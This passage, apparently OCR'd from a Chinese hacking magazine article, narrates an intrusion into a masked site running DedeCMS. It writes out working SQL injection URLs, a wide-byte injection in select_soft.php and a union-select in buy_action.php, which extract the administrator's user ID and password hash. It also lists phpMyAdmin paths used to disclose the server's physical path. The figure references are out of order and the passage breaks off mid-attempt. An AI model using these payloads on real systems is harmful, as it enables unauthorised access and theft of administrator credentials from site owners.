 3

好啊，突破口出现了。在编码漏洞流行的今天，dedecms当然也出现问题了。我手里只有一个include/dialoguser/select_soft.php?f=&keyword=&mediatype=4%bf'编码漏洞，而且樱花浪子已经写出工具了。这个漏洞的利用前提是要先注册一个用户，这里我就不演示了，可我在用工具操作的时候老是暴不出管理员的用户名和加密的 md5 值。

看来工具也不太好使，不能在这一个漏洞上吊死呀，百度一下，发现 dedecms 的最新漏洞也是和这个一样，是 buy_action.php 没有对 pid 过滤导致的 sql 注人，利用语句为：**member/buy_action.php?product=member&pid= 1%20and%201=11%20union% 20select%201,2,userid,4,5%20from%20%23@__admin/***，放到这个站上一试，竟然返回这样的信息，如图 4。

我汗呀，竟然出现这样的问题！没办法，上网又下了一些其它利用工具，也不好使。正郁闷时，想起为何不让其它人帮帮忙呢？于是拉上 xzl 同志（我的 boss 哇），把这个链接丢给他，说工具搞不动，他让我手工一下（好象很忙）。没办法了，我试了下，




图 4




图 6




图 7

返回如图 5。

因为 select_soft.php 这个漏洞我最先看到是 xzl 发现的，没想到他一看到图 5 的链接就提示我把表名换成 #@_admin，而且丢了一个链接过来，**http://www.xx.com/include/dialoguser/select_soft.php?f=&keyword=&mediatype=4%bf%27%20and%201=2%20union%20select%201,concat(userid,char(58),substring(pwd,9,16)),3,4,5,6%20from%20%23@__admin/***。我放到浏览器里回车一下，返回了如图 6 的信息，呵呵，md5 出来了。

马上丢给了我们可爱的陆总（大家就不要猜测是谁啦！），结果十秒钟后，他给了一个很打击我的消息，这个 md5 太强悍了，连陆总都破不出来！思路就在这里断掉了……

不过，回头看一下我的 wwwscan 扫描结果，如图 7，嘿嘿，希望还是有 D，大家看到 phpmyadmin 没？哈哈，大家都知道 phpmyadmin 有暴物理路径的漏洞哦，说不定可以得到一些敏感的信息。

一般利用 phpmyadmin 暴路径需要以下几个文件：

phpMyAdmin/libraries/select_lang.lib.php
phpMyAdmin/darkblue_orange/layout.inc.php
phpMyAdmin/index.php?lang[]=1

我兴冲冲的去暴目标的路径，没想到在浏览器里得到的却是




图 5




图8




图9

